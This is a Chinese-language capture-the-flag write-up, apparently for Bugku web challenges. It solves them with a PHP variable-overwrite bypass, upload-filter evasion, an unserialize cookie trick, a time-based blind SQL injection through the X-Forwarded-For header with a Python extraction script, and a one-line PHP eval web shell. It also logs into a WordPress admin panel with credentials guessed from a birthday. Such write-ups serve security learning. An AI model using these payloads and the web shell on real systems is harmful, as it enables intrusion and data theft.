
    else if (sha1($_GET['uname']) == sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die("Flag: ".$flag);

    else

        print 'sorry!';
}
?> Flag: flag(HACK_45hhs_213sDD)
```

Web8



题目 147 Solves

Web8

120

txt ? ? ? ?


http://120.24.86.145:8002/web8/

根据源代码

```
<?php
extract($_GET);
if (empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac == $f)
    {
        echo "<p>This is flag:" . " $flag</p>";
    }
    else
    {
        echo "<p>sorry!</p>";
    }
}
?>
```

extract 可以将\$_GET数组的值转为变量，默认是如果有冲突，则覆盖已有的变量。

File_get_contents() 利用php://input绕过。




```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" . " " . $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

This is flag: flag{3cfb7a90fc0de31}

字符? 正则?



一步步跟着匹配即可，[:punct:]是匹配任何标点符号



考细心

题目 103 Solves ×

考细心

130

地址：http://120.24.86.145:8002/web13/

想办法变成admin

看主页404，但和真正的404页面不一样，没什么发现，于是试了下robots.txt 发现了resusl.php文件。

The Result

Warning:你不是管理员你的IP已经被记录到日志了

By bugkuctf.

```
if ($_GET[x]==$password) 此处省略1w字
```

本来以为是伪造IP，然后注入得到password，提交。然后均失败了。试了下?x=admin 出现flag。。。

The Result

厉害了！
flag(ctf_0098_ikji-s)

117.34.13.12	-----	17-04-17 09:56:28am
117.34.13.12	-----	17-04-17 10:01:06am
117.34.13.12	-----	17-04-17 10:01:26am
58.211.2.24	-----	17-04-17 01:15:32pm
58.211.2.24	-----	17-04-17 01:15:47pm
58.211.2.24	-----	17-04-17 01:15:49pm
58.211.2.24	-----	17-04-17 01:17:31pm
58.211.2.24	-----	17-04-17 01:18:08pm
58.211.2.24	-----	17-04-17 01:22:41pm
58.211.2.24	-----	17-04-17 01:24:21pm
58.211.2.24	-----	17-04-17 01:26:40pm
58.211.2.24	-----	17-04-17 01:27:08pm
58.211.2.24	-----	17-04-17 01:27:10pm
58.211.2.24	-----	17-04-17 01:27:12pm
58.211.2.24	-----	17-04-17 01:27:38pm
58.211.2.24	-----	17-04-17 01:28:33pm

求getshell

题目 74 Solves ×

求getshell

150

求getshell

http://120.24.86.145:8002/web9/

上传题。各种方法尝试。发现是后缀黑名单检测和类型检测
php别名: php2, php3, php4, php5, phps, pht, phtm, phtml 均试下。
发现php5绕过

上面的Content-Type的值 大小写绕过



flag.php

题目 34 Solves

flag.php

150

地址 : <http://120.24.86.145:8002/flagphp/>

点了login咋没反应

提示 : hint

点了没反应, 提示:hint 多次尝试 发现GET一个hint就有源代码

```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) == "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```


审计代码，要传一个cookie名为ISeccer的反序列的值。并且反序列后的值要全相等于"\$KEY"
这里要注意是有双引号。

```
elseif ($flag === "$KEY")  
{  
    echo "flag:{111111}";  
}
```

而且\$KEY的传值的此之后的。所以反序列的值不是'ISeccer:www.isecceer.com'。
我们要得到的值是string(0) "" 所以序列化该值即可。

```
18 var_dump("$KEY");  
19 $KEY = 'flag';  
20 ?>  
21  
string(0) ""  
[Finished in 0.1s]
```

```
18 print_r(serialize("$KEY"));  
19 $KEY = 'flag';  
20 ?>  
21  
s:0:"";  
[Finished in 0.2s]
```



Web15

web15 150

地址：http://120.24.86.145:8002/web15/

flag格式：flag{xxxxxxxxxxxxx}

不如写个Python吧

```
error_reporting(0);

function getIp(){
    $ip = "";
    if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    }else{
        $ip = $_SERVER['REMOTE_ADDR'];
    }
    $ip_arr = explode(",", $ip);
    return $ip_arr[0];
}

$host="localhost";
$user="";
$pass="";
$db="";

$conn = mysql_connect($host, $user, $pass) or die("Unable to connect");
mysql_select_db($db) or die("Unable to select database");

$in = getIp();
```

给了源代码

是INSERT INTO的注入，并且不能有','否则会吃掉后面的语句

Payload:

```
1'+(select case when (substring((select flag from flag ) from {0} for 1 )='{1}') then sleep(4) else 1 end ) and '1'=1
```

Python脚本

```
import requests
import string
url="http://120.24.86.145:8002/web15/"
allString=string.lowercase + string.uppercase + string.digits
flag=""
```

```

for i in range(1,33):
for str1 in allString:
data="11'+(select case when (substring((select flag from flag ) from {0} for 1 )='{1}') then sleep(4) else 1 end )
and '1'='1".format(str(i),str1)
# print data
headers={"x-forwarded-for":data}
try:
res=requests.get(url,headers=headers,timeout=3)
except requests.exceptions.ReadTimeout, e:
flag += str1
print flag
break
print 'flag:' + flag
文件包含2

```

题目
42 Solved
×

文件包含2

150

<http://47.93.190.246:49166/>
 flag格式 : SKCTF{xxxxxxxxxxxxxxxxxx}
 hint:文件包含

Key

SUBMIT

看见file想到文件包含， [php://filter/read=convert.base64-encode/resource=hello.php](http://47.93.190.246:49166/index.php?file=php://filter/read=convert.base64-encode/resource=hello.php)

← → ↻ 47.93.190.246:49166/index.php?file=php://filter/read=convert.base64-encode/resource=hello.php

NAIVE!!!

失败。

右键源代码，发现有个upload.php上传。所以上传一个带一句话木马的图片包含即可。

‘<?php’、‘?’这两个被过滤了。换个姿势上传~

```
<?=php eval($_POST['cmd']);</pre

```

成功连接



sql注入2

题目 59 Solves ×

sql注入2
190

http://120.24.86.145:8007/web2/
全都tm过滤了绝望吗？
提示 !|=,+,^,%

Key SUBMIT

根据题目sql注入 试了好久好久，于是请教他人。。。结果大牛说访问下flag 就行了。巨坑！
wordpress

题目 31 Solves ×

wordpress
200

http://wp.bugku.com/
出题花了10分钟，应该很简单的，
进网站看看就明白了。
需要用到渗透测试第一步信息收集

Key SUBMIT

发布者




sun

1998.03.21 [查看sun的所有文章 →](#)

登入后台。根据这个构造账号密码 sun sun19980321

看到隐藏文章



经人提醒才知道，是数据库

找到<http://wp.bugku.com/phpmyadmin/> 登入



Login3

题目 24 Solves

login3

200

<http://47.93.190.246:49167/>
flag格式：SKCTF{xxxxxxxxxxxxxx}
hint：基于布尔的SQL盲注
来源：山科大

Key

